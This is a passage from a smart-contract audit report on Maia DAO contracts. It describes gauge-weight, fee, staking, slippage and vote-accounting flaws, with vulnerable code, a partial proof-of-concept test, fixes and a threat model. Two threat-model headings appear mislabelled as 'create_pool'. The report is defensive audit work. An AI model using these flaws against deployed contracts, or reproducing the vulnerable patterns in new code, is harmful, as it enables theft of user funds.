    hevm.prank(user1);
    manager.deposit(51, user1);
    // assertEq(manager.maxMint(user1), 49);

    hevm.prank(attacker);
    manager.deposit(94, attacker);
    hevm.prank(attacker);
    manager.deposit(6, attacker);

    hevm.prank(attacker);
    manager.claimOutstanding();

    assertEq(manager.balanceOf(attacker), 100);
    assertEq(manager.partnerGovernance().balanceOf(attacker), 1000);
```

```
}
```

Impact

Allows a user to mint more partner bHermes tokens than there are underlying assets, preventing other users with staked partner tokens from being able to claim any utility tokens.

Recommendations

Only the `bHermesToken` balance should be divided by the `bHermesRate` in both `maxDeposit` and `maxMint`.

Remediation

This issue was fixed by Maia DAO in commit 5f00303.

3.6 Incorrect total gauge weight calculation

- **Target**: ERC20Gauges
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: High
- **Impact**: High

Description

To help illustrate this issue, it is helpful to have some background on gauge, weight, and the functions that affect `_totalWeight`.

Each gauge address is associated a weight. The weight represents how much of the weekly `reward` an active gauge will receive. The owner of the contract can manage the gauges and change their state from active to deprecated and vice versa.

There are a few functions that are able to decrease the `_totalWeight`.

The `_removeGauge` function allows the contract owner to add a gauge address to the `_deprecatedGauges` array. This function also decreases the `_totalWeight` by the current weight of the gauge.

There are also the `decrementGauge` and `decrementGauges` functions, which allow the user to decrease the `_getGaugeWeight` value for any gauge address (active and deprecated) while at the same time decreasing the `_totalWeight` by the input weight value.

Impact

Below are the steps to reproduce the issue.

Preconditions:

- There are several active gauges.
- Users have assigned weight to these gauges.
- The `_totalWeight` is not zero.

Steps:

1. The owner of the contract calls the `removeGauge` function for one of active gauges.
2. The gauge becomes deprecated; `_totalWeight` is decreased by the `_getGaugeWeight[gauge].currentWeight` value.
3. The user calls the `decrementGauge` function for the same gauge with full assigned weight value.

4. The `_totalWeight` is repeatedly reduced by the `getUserGaugeWeight[user][gauge]` value that was already taken into account in step 2, because the `_getGaugeWeight[gauge].currentWeight` is the sum of all users' weight for the current gauge.

5. Anyone starts the `queueRewardsForCycle()` function of the `FlywheelGaugeRewards` contract when a new cycle occurs.

6. Inside this function, the `nextRewards` is calculated for all active gauges using the `calculateGaugeAllocation` function, where the `quantity` value is the total number of rewards queued for the next cycle. But due to the underestimation of the `total` value, the `calculateGaugeAllocation` function will return an inflated proportion of a `quantity` for the gauge.

```
function calculateGaugeAllocation(address gauge, uint256 quantity)
external
view
returns (uint256)
{
if (_deprecatedGauges.contains(gauge)) return 0;
uint32 currentCycle = _getGaugeCycleEnd();

            uint112 total = _getStoredWeight(_totalWeight, currentCycle);
            uint112 weight = _getStoredWeight(_getGaugeWeight[gauge],
    currentCycle);
            return (quantity * weight) / total;
        }
```

After the completion of the `queueRewardsForCycle` function, the total amount of the reward assigned between the gauge contracts will be greater than the actual amount distributed by minter. So, firstly, the rewards will be calculated incorrectly and, secondly, all gauge contracts will not be able to distribute the reward because the `rewardToken` balance of the `FlywheelGaugeRewards` contract is less than the total assigned amount of weekly reward. It will also be impossible to successfully release full weights from gauges because the `_totalWeight` will not correspond with the actual total weight.

Recommendations

Reduce `_totalWeight` only for active gauges inside the `decrementGauges` function.

Remediation

This issue was fixed by Maia DAO in commit bc08905.

3.7 Protocol fee calculation is reversed

- **Target**: BoostAggregator
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: High
- **Impact**: High

Description

The `unstakeAndWithdraw` function first unstakes the NFT and then calculates the pending rewards and splits it between the user and the protocol based on the current `protocolFee` (the default being 20%).

```
function unstakeAndWithdraw(uint256 tokenId) external {
    address user = tokenIdToUser[tokenId];
    if (user ≠ msg.sender) revert NotTokenIdOwner();

    uniswapV3Staker.unstakeToken(tokenId);
    uint256 pendingRewards = uniswapV3Staker.tokenIdRewards(tokenId)
    - tokenIdRewards[tokenId];

    if (pendingRewards > DIVISIONER) {
        uint256 userRewards = (pendingRewards * protocolFee) / DIVISIONER;
        protocolRewards += pendingRewards - userRewards;

        address rewardsDepot = userToRewardsDepot[user];
        if (rewardsDepot ≠ address(0)) {
            uniswapV3Staker.claimReward(rewardsDepot, userRewards);
        } else {
            uniswapV3Staker.claimReward(user, userRewards);
        }
    }

    uniswapV3Staker.withdrawToken(tokenId, user, "");
}
```

The issue is that the calculation is backwards; the `userRewards` will end up being only 20% of the pending rewards and the protocol will take 80%.

Impact

The protocol will receive a much higher percentage of the fees than intended.

Recommendations

The new protocol rewards can be calculated with `(pendingRewards * protocolFee) / DIVISIONER`, and then the `userRewards` is the `pendingRewards` minus the protocol rewards.

Remediation

This issue was fixed by Maia DAO in commit 084dfac.

3.8 Lack of verification when staking NFT

- **Target**: UniswapV3Staker
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: Medium
- **Impact**: Low

Description

The `stakeToken` function takes a `tokenId` and can be used to stake or restake a token:

```
function stakeToken(uint256 tokenId) external override {
    if (deposits[tokenId].stakedTimestamp != 0) revert TokenStakedError();

    (IUniswapV3Pool pool, int24 tickLower, int24 tickUpper,
    uint128 liquidity) = NFTPositionInfo.getPositionInfo(factory,
    nonfungiblePositionManager, tokenId);

    _stakeToken(tokenId, pool, tickLower, tickUpper, liquidity);
}

function _stakeToken(uint256 tokenId, IUniswapV3Pool pool,
    int24 tickLower, int24 tickUpper, uint128 liquidity) private {
    IncentiveKey memory key = IncentiveKey({ pool: pool,
    startTime: IncentiveTime.computeStart(block.timestamp) });

    bytes32 incentiveId = IncentiveId.compute(key);

    if (incentives[incentiveId].totalRewardUnclaimed == 0)
    revert NonExistentIncentiveError();

    if (uint24(tickUpper - tickLower) < poolsMinimumWidth[pool])
    revert RangeTooSmallError();
    if (liquidity == 0) revert NoLiquidityError();

    stakedIncentiveKey[tokenId] = key;

    // If user not attached to gauge, attach
    address tokenOwner = deposits[tokenId].owner;
    if (userAttachements[tokenOwner][pool] == 0) {
        userAttachements[tokenOwner][pool] = tokenId;
        gauges[pool].attachUser(tokenOwner);
```

```
    }

    deposits[tokenId].stakedTimestamp = uint40(block.timestamp);
    incentives[incentiveId].numberOfStakes++;

    (, uint160 secondsPerLiquidityInsideX128, )
    = pool.snapshotCumulativesInside(
        tickLower,
        tickUpper
    );

    if (liquidity >= type(uint96).max) {
        _stakes[tokenId][incentiveId] = Stake({
            secondsPerLiquidityInsideInitialX128:
    secondsPerLiquidityInsideX128,
            liquidityNoOverflow: type(uint96).max,
            liquidityIfOverflow: liquidity
        });
    } else {
        Stake storage stake = _stakes[tokenId][incentiveId];
        stake.secondsPerLiquidityInsideInitialX128
    = secondsPerLiquidityInsideX128;
        stake.liquidityNoOverflow = uint96(liquidity);
    }

    emit TokenStaked(tokenId, incentiveId, liquidity);
}
```

The issue is that it does not check that the contract owns the token or that there is a corresponding `Deposit` for it. This means that the `tokenOwner` will end up being zero and still attached to the gauge, and the stakes will be updated even though the contract has no access to the token.

Luckily it is not possible to `unstakeToken` the token because if there is a bribe depot, then `nonfungiblePositionManager.collect` is called and will fail, and if not, then `key.pool.snapshotCumulativesInside` will revert with `TLU` as both `deposit.tickLower` and `deposit.tickUpper` will be zero.

```
// from UniswapV3Staker.unstakeToken

    address bribeAddress = bribeDepots[key.pool];
```

```
if (bribeAddress ≠ address(0)) {
    (uint256 amount0, uint256 amount1)
= nonfungiblePositionManager.collect(
        INonfungiblePositionManager.CollectParams({
            tokenId: tokenId,
            recipient: bribeAddress,
            amount0Max: type(uint128).max,
            amount1Max: type(uint128).max
        })
    );
    emit feesCollected(bribeAddress, amount0, amount1);
}

 ...
(, uint160 secondsPerLiquidityInsideX128, )
= key.pool.snapshotCumulativesInside(
    deposit.tickLower,
    deposit.tickUpper
);
```

Impact

A user can stake a token that is not owned by the contract, causing an invalid entry in the stakes and address zero to be attached to a gauge.

Recommendations

The `stakeToken` method should ensure that there is a valid deposit for the token and that the contract is the current owner.

Remediation

This issue was fixed by Maia DAO in commit 5352be4.

Maia DAO states:

> Followed recommendations only to verify that `deposit.owner` is not 0 address. Positions deposited in UniswapV3Staker are supposed to be allowed to be staked by anyone. The goal is to allow an automated system to re-stake any position if desired.

3.9 Lack of slippage protection

- **Target**: TalosBaseStrategy
- **Category**: Business Logic
- **Likelihood**: Medium
- **Severity**: Medium
- **Impact**: Medium

Description

There is no slippage protection on any of the calls to increase or decrease liquidity, allowing for trades to be subject to MEV-style attacks such as front-running and sandwiching.

Impact

When `redeem` is called, there is a call to decrease liquidity:

```
(amount0, amount1) = _nonfungiblePositionManager.decreaseLiquidity(
        INonfungiblePositionManager.DecreaseLiquidityParams({
            tokenId: tokenId,
            liquidity: liquidityToDecrease,
            amount0Min: 0,
            amount1Min: 0,
            deadline: block.timestamp
        })
    );
```

Since `amount0Min` and `amount1Min` are both hardcoded to zero, it does not account for slippage.

The values for `amount0Min` and `amount1Min` are also hardcoded to zero in the following functions:

- TalosStrategyVanilla._compoundFees - `nonfungiblePositionManager.increaseLiquidity`
- TalosBaseStrategy.init - `nonfungiblePositionManager.mint`
- TalosBaseStrategy.deposit - `nonfungiblePositionManager.increaseLiquidity`
- TalosBaseStrategy.redeem - `nonfungiblePositionManager.decreaseLiquidity`
- TalosBaseStrategy._withdrawAll - `nonfungiblePositionManager.decreaseLiquidity`

As stated in the Uniswap V3 docs for minting, increasing, and decreasing, "In production, `amount0Min` and `amount1Min` should be adjusted to create slippage protections."

Recommendations

We recommend adding user parameters in that allow for the customization of the level of slippage tolerance so that `amount0Min` and `amount1Min` can be adjusted accordingly.

Remediation

This issue was fixed by Maia DAO in commit ddcca86.

3.10 Potential loss of weekly emissions

- **Target**: BaseV2Minter
- **Category**: Coding Mistakes
- **Likelihood**: Low
- **Severity**: Medium
- **Impact**: Medium

Description

When there is a new period, the weekly emissions and growth are calculated and the new tokens are minted. The storage variable `weekly` then stores the amount of tokens that are able to be claimed with `getRewards`.

```
function updatePeriod() public returns (uint256) {
    uint256 _period = activePeriod;

    if (block.timestamp ≥ _period + week && initializer == address(0)) {
        _period = (block.timestamp / week) * week;
        activePeriod = _period;

        weekly = weeklyEmission();
        uint256 _circulatingSupply = circulatingSupply();

        uint256 _growth = calculateGrowth(weekly);
        uint256 _required = _growth + weekly;

        uint256 share = (_required * daoShare) / base;
        _required += share;

        uint256 _balanceOf = underlying.balanceOf(address(this));
        if (_balanceOf < _required) {
            HERMES(underlying).mint(address(this), _required
    - _balanceOf);
        }

        underlying.safeTransfer(address(vault), _growth);
        if (dao ≠ address(0)) underlying.safeTransfer(dao, share);

        emit Mint(msg.sender, weekly, _circulatingSupply, _growth, share);
        try flywheelGaugeRewards.queueRewardsForCycle() {} catch {}
    }
    return _period;
```

```
}

function getRewards() external returns (uint256 totalQueuedForCycle) {
    if (address(flywheelGaugeRewards) ≠ msg.sender)
    revert NotFlywheelGaugeRewards();
    totalQueuedForCycle = weekly;
    weekly = 0;
    underlying.safeTransfer(msg.sender, totalQueuedForCycle);
}
```

The issue is that there is no guarantee that `getRewards` will be called by the flywheel gauge rewards contract before a new period has started and `updatePeriod` is triggered again. This will overwrite the existing `weekly` variable, and those emissions can no longer be claimed by the contract.

Impact

The flywheel gauge rewards contract could be unable to claim the correct amount of emissions if `getRewards` is not called within the period.

Recommendations

Instead of assigning the new emissions to `weekly`, they could be added to it instead, allowing them to be collected even if multiple periods have occurred.

Remediation

This issue was fixed by Maia DAO in commit 70c96f0.

3.11 Lack of updating the `getUserBoost`

- **Target**: BoostAggregator
- **Category**: Coding Mistakes
- **Likelihood**: Medium
- **Severity**: Medium
- **Impact**: Medium

Description

In the `withdrawGaugeBoost` function, the `decrementAllGaugesBoost` function is called before a transfer is made in order to release the required amount of tokens. This is necessary because if the `freeGaugeBoost` value is less than `amount`, then the `address(hermesGaugeBoost).safeTransfer(to, amount)` call will not be successful. However, it is worth noting that the `decrementAllGaugesBoost` function only decreases the `getUserGaugeBoost[msg.sender][gauge]` value and does not modify the `getUserBoost[user]` value.

```
function withdrawGaugeBoost(address to, uint256 amount)
    external onlyOwner {
        hermesGaugeBoost.decrementAllGaugesBoost(amount);
        address(hermesGaugeBoost).safeTransfer(to, amount);
    }
```

```
function decrementAllGaugesBoost(uint256 boost) external {
        decrementGaugesBoostIndexed(boost, 0,
    _userGauges[msg.sender].length());
    }

    function decrementGaugesBoostIndexed(
        uint256 boost,
        uint256 offset,
        uint256 num
    ) public {
        address[] memory gaugeList = _userGauges[msg.sender].values();

        uint256 length = gaugeList.length;
        for (uint256 i = 0; i < num && i < length; ) {
            address gauge = gaugeList[offset + i];

            GaugeState storage gaugeState
    = getUserGaugeBoost[msg.sender][gauge];
```

```
            if (_deprecatedGauges.contains(gauge) || boost
    ≥ gaugeState.userGaugeBoost) {
                require(_userGauges[msg.sender].remove(gauge)); // Remove
    from set. Should never fail.
                delete getUserGaugeBoost[msg.sender][gauge];
            } else {
                gaugeState.userGaugeBoost -= boost.toUint128();
            }

            unchecked {
                i++;
            }
        }
    }
```

Impact

The `withdrawGaugeBoost` will be reverted if the current `freeGaugeBoost` number is less than the `amount` value despite the `decrementAllGaugesBoost` function call.

```
function transfer(address to, uint256 amount)
        public
        override
        notAttached(msg.sender, amount)
        returns (bool)
    {
     ...
    }

    modifier notAttached(address user, uint256 amount) {
        if (freeGaugeBoost(user) < amount) revert AttachedBoost();
        _;
    }

    function freeGaugeBoost(address user) public view returns (uint256) {
        return balanceOf[user] - getUserBoost[user];
    }
```

Recommendations

The function `updateUserBoost` should be called before the `safeTransfer` call.

Remediation

This issue was fixed by Maia DAO in commit ab968de.

3.12 Erroneous full value reset of `_delegatesVotesCount`

- **Target**: ERC20Gauges
- **Category**: Coding Mistakes
- **Likelihood**: Medium
- **Severity**: Low
- **Impact**: Low

Description

The `_decrementVotesUntilFree` function allows to release the required number of votes for transferring or burning. The amount of released votes is the minimum between the amount of votes assigned by the `user` to `delegatee` and number of unused votes of this `delegatee`. If this value is nonzero, the `delegatee` will be removed from the `_delegates[user]` array and the `_delegatesVotesCount[user][delegatee]` will be reset to zero.

```
function _decrementVotesUntilFree(address user, uint256 votes) internal {
        ...
        for (uint256 i = 0; i < size && (userFreeVotes + totalFreed)
    < votes; i++) {
            ...
            uint256 delegateVotes
    = _delegatesVotesCount[user][delegatee];
            delegateVotes = FixedPointMathLib.min(delegateVotes,
    userUnusedVotes(delegatee));
            if (delegateVotes != 0) {
                totalFreed += delegateVotes;

                require(_delegates[user].remove(delegatee));

                _delegatesVotesCount[user][delegatee] = 0;

                _writeCheckpoint(delegatee, _subtract, delegateVotes);
                emit Undelegation(user, delegatee, delegateVotes);
            }
        }
        ...
    }
```

Impact

The `userUnusedVotes(delegatee)` function in this contract always returns a value that is equal to or greater than the `_delegatesVotesCount[user][delegatee]` variable. How-

ever, the ERC20Gauges contract inherits from the ERC20MultiVotes contract and rewrites the `userUnusedVotes` function. As a result, during the execution of the `transfer`, `transferFrom`, or `burn` functions, the `userUnusedVotes` function will return the current amount of unused votes minus the assigned amount of votes as weight, as shown below:

```
function userUnusedVotes(address user)
    public view override returns (uint256) {
        return super.userUnusedVotes(user) - getUserWeight[user];
    }
```

This means that it is possible for the `delegateVotes` value to be less than the `_delegatesVotesCount[user][delegatee]` value, which could cause the values to be reset by mistake.

Recommendations

We recommend decreasing the `_delegatesVotesCount[user][delegatee]` by `delegateVotes` value and removing `delegatee` from the `_delegates[user]` only if the `_delegatesVotesCount[user][delegatee]` is equal to the `delegateVotes` value.

Remediation

This issue was fixed by Maia DAO in commit e7065d7.

3.13 Lack of deleting a gauge from the `getUserGaugeBoost`

- **Target**: ERC20Boost
- **Category**: Coding Mistakes
- **Likelihood**: Medium
- **Severity**: Low
- **Impact**: Low

Description

The `decrementGaugeBoost` function allows the caller to remove an amount of boost from a gauge. A gauge is a contract that handles the distribution of rewards to users, attaching/detaching boost and accruing bribes for a strategy. The `boost` value allows users to increase their rewards. The user controls the gauge address and the `boost` amount but can only decrease the boost value connected with their address.

If the current value of `getUserGaugeBoost[msg.sender][gauge]` is less than or equal to the value of `boost`, then the value will be deleted.

The issue is that the `gauge` address should be removed from the `_userGauges[msg.sender]` array as well.

```
function decrementGaugeBoost(address gauge, uint256 boost) public {
        GaugeState storage gaugeState
    = getUserGaugeBoost[msg.sender][gauge];
        if (boost ≥ gaugeState.userGaugeBoost) {
            delete getUserGaugeBoost[msg.sender][gauge];
        } else {
            gaugeState.userGaugeBoost -= boost.toUint128();
        }
    }
```

Impact

The array `_userGauges[msg.sender]` will still contain the gauge address, and the `userGauges` function will mistakenly return this gauge address.

Recommendations

Remove the gauge address from `_userGauges[msg.sender]`.

```
function decrementGaugeBoost(address gauge, uint256 boost) public {
```

```
        GaugeState storage gaugeState
    = getUserGaugeBoost[msg.sender][gauge];
        if (boost ≥ gaugeState.userGaugeBoost) {
            _userGauges[msg.sender].remove(gauge);
            delete getUserGaugeBoost[msg.sender][gauge];
        } else {
            gaugeState.userGaugeBoost -= boost.toUint128();
        }
    }
```

Remediation

This issue was fixed by Maia DAO in commit 059904f.

3.14 Incorrect initial optimizer ID

- **Target**: OptimizerFactory
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: Low
- **Impact**: Low

Description

When creating a new optimizer with the `OptimizerFactory`, the assigned ID is equal to the length of the `optimizer` array:

```
function createTalosOptimizer(
        uint32 _twapDuration,
        int24 _maxTwapDeviation,
        int24 _tickRangeMultiplier,
        uint24 _priceImpactPercentage,
        uint256 _maxTotalSupply,
        address owner
    ) external {
        TalosOptimizer optimizer = new TalosOptimizer(
            _twapDuration,
            _maxTwapDeviation,
            _tickRangeMultiplier,
            _priceImpactPercentage,
            _maxTotalSupply,
            owner
        );

        optimizerIds[optimizer] = optimizers.length;
        optimizers.push(optimizer);
    }
```

For the first optimizer created, this will be zero as the array has no values. This means that the optimizer will not be able to be used by the `TalosBaseStrategyFactory` as it has a check to see if the ID of the optimizer is zero:

```
function createTalosBaseStrategy(
    IUniswapV3Pool pool,
    ITalosOptimizer optimizer,
    address strategyManager,
```

```
    bytes memory data
) external {
    if (optimizerFactory.optimizerIds(TalosOptimizer(address(optimizer)))
    == 0)
        revert UnrecognizedOptimizer();

    TalosBaseStrategy strategy = createTalosV3Strategy(pool, optimizer,
    strategyManager, data);

    strategyIds[strategy] = strategies.length;
    strategies.push(strategy);
}
```

Impact

The first optimizer created by the OptimizerFactory cannot be used by the `TalosBaseStrategyFactory` because the `optimizer` ID will be zero and cause a revert.

Recommendations

The new optimizer should be pushed to the `optimizer` before the `optimizerIds` is updated so that the first optimizer receives an ID of one.

Remediation

This issue was fixed by Maia DAO in commit 5448551.

3.15 Lack of input validation

- **Target**: Multiple Contracts
- **Category**: Business Logic
- **Likelihood**: Low
- **Severity**: Informational
- **Impact**: Low

Description

The following functions lack input validation.

- The ERC20Boost contract:
  - The `decrementGaugeAllBoost` function lacks a check that the `_userGauges[msg.sender]` contains the input gauge address before the `remove` call.
  - The `detach` function lacks a check that the `_userGauges[user]` contains the `msg.sender` address before the `remove` call.
- The ERC20Gauges contract:
  - The `incrementGauge`, the `incrementGauges`, the `decrementGauge`, and the `decrementGauges` functions do not check that the input gauge or the gauge from the input `gaugeList` are trusted and that the `_gauges` array contains this addresses.
- The UniswapV3Staker contract:
  - The `updateGauges` function lacks a check that the `uniswapV3Gauge` address returned from `uniswapV3GaugeFactory.strategyGauges` is nonzero.
  - The `_unstakeToken` function does not explicitly check that `deposit.stakedTimestamp` is more than `key.startTime`.
- The BaseV2GaugeFactory contract:
  - The `removeGauge` function lacks a check that the input gauge address is active and the gauges contain this address.
  - The `addBribeToGauge` and `removeBribeFromGauge` functions lack a check that the `activeGauges[gauge]` contains the input gauge address.
- The UniswapV3GaugeFactory contract:
  - The `setMinimumWidth` function lacks a check that the gauges contain the input gauge address.
- The PartnerManagerFactory contract:
  - The `removePartner` function lacks a check that the `partnerIds` contains the `partnerManager` address.
  - The `removeVault` function: lacks a check that the `vaultIds` contains the `vault` address.

Impact

If important input parameters are not checked, especially in functions that are available for any user to call, it can result in functionality issues and unnecessary gas usage and can even be the root cause of critical problems. It is crucial to properly validate input parameters to ensure the correct execution of a function and prevent any unintended consequences.

Recommendations

Consider adding `require` statements and necessary checks to the above functions.

Remediation

This issue was fixed by Maia DAO in commit b466376.

4 Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment.

4.1 Using `ecrecover` can return a random signer

In ERC20MultiVotes, the `delegateBySig` uses `ecrecover` to allow someone to delegate their votes by signing off-chain.

```
function delegateBySig(
        address delegatee,
        uint256 nonce,
        uint256 expiry,
        uint8 v,
        bytes32 r,
        bytes32 s
    ) public {
        require(block.timestamp ≤ expiry, “ERC20MultiVotes: signature
    expired”);
        address signer = ecrecover(
            keccak256(
                abi.encodePacked(
                    “\x19\x01”,
                    DOMAIN_SEPARATOR(),
                    keccak256(abi.encode(DELEGATION_TYPEHASH, delegatee,
    nonce, expiry))
                )
            ),
            v,
            r,
            s
        );
        require(nonce == nonces[signer]++, “ERC20MultiVotes: invalid
    nonce”);
        require(signer ≠ address(0));
        _delegate(signer, delegatee);
    }
```

It is worth noting that values can be crafted for `ecrecover` that will result in the function returning random nonzero addresses. This can lead to the random address being delegated to the supplied `delegatee`. However, since the address is random and has no balance, it is not a significant issue but something to keep in mind. For instance, an attacker could call `delegateBySig` multiple times with different values, which would trigger a large number of checkpoints to be written.

Remediation

This issue was mitigated by Maia DAO in commit 8a23efa by disallowing the delegation of zero votes.

4.2 Low-level fallback call to minter

When the `FlywheelGaugeRewards` queues the rewards, it triggers a call to the minter using `address(minter).call("")` to update the minter cycle and queue rewards if needed. However, it would be clearer to call the `updatePeriod` function directly instead of relying on the fallback method for the minter. This would provide a more straightforward and transparent understanding of the code's execution flow.

Remediation

This issue was fixed by Maia DAO in commit 994a906.

5 Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the smart contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1 File: ERC20Boost

The gauges are created inside the BaseV2GaugeFactory contract over `createGauge` function: the `newGauge()` function is called and after that `gaugeManager.addGauge`. The `createGauge` function is available only for the owner of BaseV2GaugeFactory contract.

Function: `attach`

External function. Allows to attach user's boost to a gauge.

Preconditions

The `msg.sender` should be `gauge` and not `deprecatedGauge`. Only owner of contract can add trusted gauge addresses.

Branches and code coverage

Intended branches:

- The caller is `gauge` and is not `deprecatedGauge`.
  ☑ Test coverage

Negative behavior:

- The caller is already attached to `user`.
  ☑ Negative test?
- The caller is `deprecatedGauge`.
  ☑ Negative test?
- The caller is not `gauge`.
  ☑ Negative test?

Inputs

- `msg.sender`:
  - **Control**: N/A.
  - **Authorization**: `_gauges` should contain the `msg.sender` address and `_deprecatedGauges` should not contain this.
  - **Impact**: Only the gauge address can attach the user's boost.
- `user`:
  - **Control**: Full control.
  - **Authorization**: `msg.sender` should not be already attached to the user's boost.
  - **Impact**: The current user balance will be used during reward calculations during staking.

Function: `detach`

Allows to detach the user's boost from a gauge. There is no check that `_userGauges[user]` contains `msg.sender` address.

Branches and code coverage

Intended branches:

- Check that `getUserGaugeBoost[user]` does not contain `msg.sender` after detach.
  - ☐ Test coverage
- Check that `_userGauges[user]` does not contain `msg.sender` after detach.
  - ☐ Test coverage
- `msg.sender` successfully detached.
  - ☑ Test coverage

Negative behavior:

- `msg.sender` is not attached.
  - ☐ Negative test?

Inputs

- `user`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: `msg.sender` address will be deleted from `_userGauges` and `getUserGaugeBoost`.

Function: `updateUserBoost`

Allows any caller to update the `getUserBoost` to the max from all `userGaugeBoost` values for this user. There is no check that `_userGauges` contains the `user` address.

Branches and code coverage

Intended branches:

- The `getUserBoost[user]` is maximum after call.
  - ☐ Test coverage

Negative behavior:

- `_userGauges` does not contain the `user` address.
  - ☐ Negative test?

Inputs

- `user`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: `getUserBoost` value for user will be updated to the max balance of the `user`. the `getUserBoost[user]` value is locked funds, which the user cannot transfer.

Function: `decrementGaugeBoost`

Allows the user to decrement the gauge boost. If `getUserGaugeBoost[msg.sender][gauge]` is deleted, there is a need to remove the gauge address from `_userGauges[msg.sender]`. This function should be called by the user.

Branches and code coverage

Intended branches:

- `userGaugeBoost` value is decremented by `boost` value.
  - ☑ Test coverage

Negative behavior:

- User is not attached to the gauge.
  - ☐ Negative test?

Inputs

- `boost`:
  - **Control**: Full control.
  - **Authorization**: If the current `userGaugeBoost` value is more than the `boost` value, the `userGaugeBoost` will be deleted.
  - **Impact**: The current user boost for the corresponding gauge will be decreased by this value. After that, the user can call `updateUserBoost` to update the global `getUserBoost[user]` value and increase the `freeGaugeBoost` value.
- `gauge`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: User can decrement the boost value only for the attached gauge.

Function: `decrementGaugeAllBoost`

Allows the user to remove full boost value from the attached gauge.

Branches and code coverage

Intended branches:

- After the call, the `getUserGaugeBoost[msg.sender]` does not contain the gauge.
  ☑ Test coverage
- After the call, the `_userGauges[msg.sender]` does not contain the gauge.
  ☐ Test coverage

Negative behavior:

- The user is not attached to the gauge.
  ☐ Negative test?

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: User can remove only the attached `gauge` address.
  - **Impact**: The user will not have a boost for the corresponding `gauge` address.

Function: `decrementAllGaugesBoost`

This is the same as the `decrementGaugeBoost()` function, but it allows removing an equal amount of boost from all user gauges.

Function: `decrementGaugesBoostIndexed`

This is the same as the `decrementGaugeBoost()` function, but it allows removing an equal amount of boost from indexed user gauges.

Function: `create_pool`

This allows removing the total amount of boost from all user gauges.

Function: `addGauge`

The function can be called only by the contract owner. Allows the owner of the contract to add the new `gauge` address. The `gauge` must be deprecated if it has already been added.

Branches and code coverage

Intended branches:

- The `gauge` is successfully added and removed from `_deprecatedGauges`.
  ☑ Test coverage
- `gauge` is deprecated and already added.
  ☐ Negative test?

Negative behavior:

- `gauge` is already added.
  ☑ Negative test?
- `gauge` is not deprecated and already added.
  ☑ Negative test?
- `msg.sender` is not an owner of contract.
  ☑ Negative test?

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: The `gauge` is new and deprecated.
  - **Impact**: The trusted `gauge` contract, which can attach boost to arbitrary

`user` addresses.

Function: `removeGauge`

The function can be called only by the contract owner. Allows the owner of the contract to add the `gauge` address to the `_deprecatedGauges`. The `gauge` must not be already deprecated.

Branches and code coverage

Intended branches:

- The `gauge` became deprecated.
  - ☑ Test coverage

Negative behavior:

- The `gauge` is deprecated.
  - ☐ Negative test?
- `msg.sender` is not an owner of contract.
  - ☑ Negative test?

Inputs

- `gauge`:
  - **Control**: Full control.
  - **Authorization**: Must not be `previouslyDeprecated`.
  - **Impact**: This gauge contract cannot the attach boost to user contract, but the owner can move it to active gauges.

Function: `replaceGauge`

The function can be called only by the contract owner. The function calls the `_removeGauge` function for the `oldGauge` address, and it becomes deprecated, and the `_addGauge` function for `newGauge` address, and it becomes an active gauge.

Branches and code coverage

Intended branches:

- After the call, the `newGauge` will be removed from deprecated if was deprecated.
  - ☐ Test coverage
- After the call, the `oldGauge` becomes deprecated.
  - ☑ Test coverage

Negative behavior:

- The `oldGauge` is already deprecated.
  - ☐ Negative test?
- The `newGauge` is not deprecated and already added.
  - ☐ Negative test?

Inputs

- `newGauge`:
  - **Control**: Full control.
  - **Authorization**: Must be `previouslyDeprecated`, and `_gauges` contain this address.
  - **Impact**: The address of gauge, which will be able to attach to user's boost.
- `oldGauge`:
  - **Control**: Full control.
  - **Authorization**: Must not be `previouslyDeprecated`.
  - **Impact**: The gauge address, which becomes deprecated.

Function: `transferFrom`

Calls the ERC20 `transferFrom` function. But before the transfer, there is a check that `amount` cannot be more than `freeGaugeBoost` - the difference between the `from` balance and `userGaugeBoost` amount.

Function: `create_pool`

Calls the ERC20 `transfer` function. But before the transfer, there is a check that `amount` cannot be more than `freeGaugeBoost` - the difference between the `msg.sender` balance and `userGaugeBoost` amount.

5.2 File: bHermesBoost

Function: `constructor`

The function initializes owner address and `bHermes` address.

Function: `mint`

ERC20 mint function can be called only by `bHermes` address.

5.3 File: UniswapV3Staker

Function: `claimAllRewards`

Allows any caller to receive the full reward if it is accrued for them.

Branches and code coverage

Intended branches:

- Claim full reward.
  - ☐ Test coverage

Negative behavior:

- `msg.sender` does not have any reward value.
  - ☐ Negative test?

Inputs

- `msg.sender`:
  - **Control**: N/A.
  - **Authorization**: The `reward` value for caller must be nonzero.
  - **Impact**: The user who was assigned a reward.
- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The receiver of reward.

Function call analysis

- `hermes.safeTransfer(to, reward)`:
  - **What is controllable?** `to`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Can revert if balance of current contract is less than the `reward` value.

Function: `claimReward`

Allows any caller to receive the reward if it is assigned for them.

Branches and code coverage

Intended branches:

- Claim of reward in two parts.
  - ☐ Test coverage
- Claim full reward.
  - ☐ Test coverage

Negative behavior:

- Repeated claim after full claim.
  - ☐ Negative test?
- The caller tries to claim more.
  - ☐ Negative test?
- The caller does not have reward for claim.
  - ☐ Negative test?

Inputs

- `amountRequested`:
  - **Control**: Full control.
  - **Authorization**: Cannot be more than `rewards[msg.sender]`.
  - **Impact**: The amount that the caller wants to claim.
- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The receiver of reward.

Function call analysis

- `hermes.safeTransfer(to, reward)`:
  - **What is controllable?** `to`
  - **If return value controllable, how is it used and how can it go wrong?** there isn't return value
  - **What happens if it reverts, reenters, or does other unusual control flow?** can revert if balance of current contract less than the `reward` value

Function: `withdrawToken`

